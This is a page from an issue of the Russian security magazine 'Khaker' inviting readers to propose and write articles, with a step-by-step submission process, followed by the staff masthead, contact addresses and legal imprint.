Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№05 (254)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.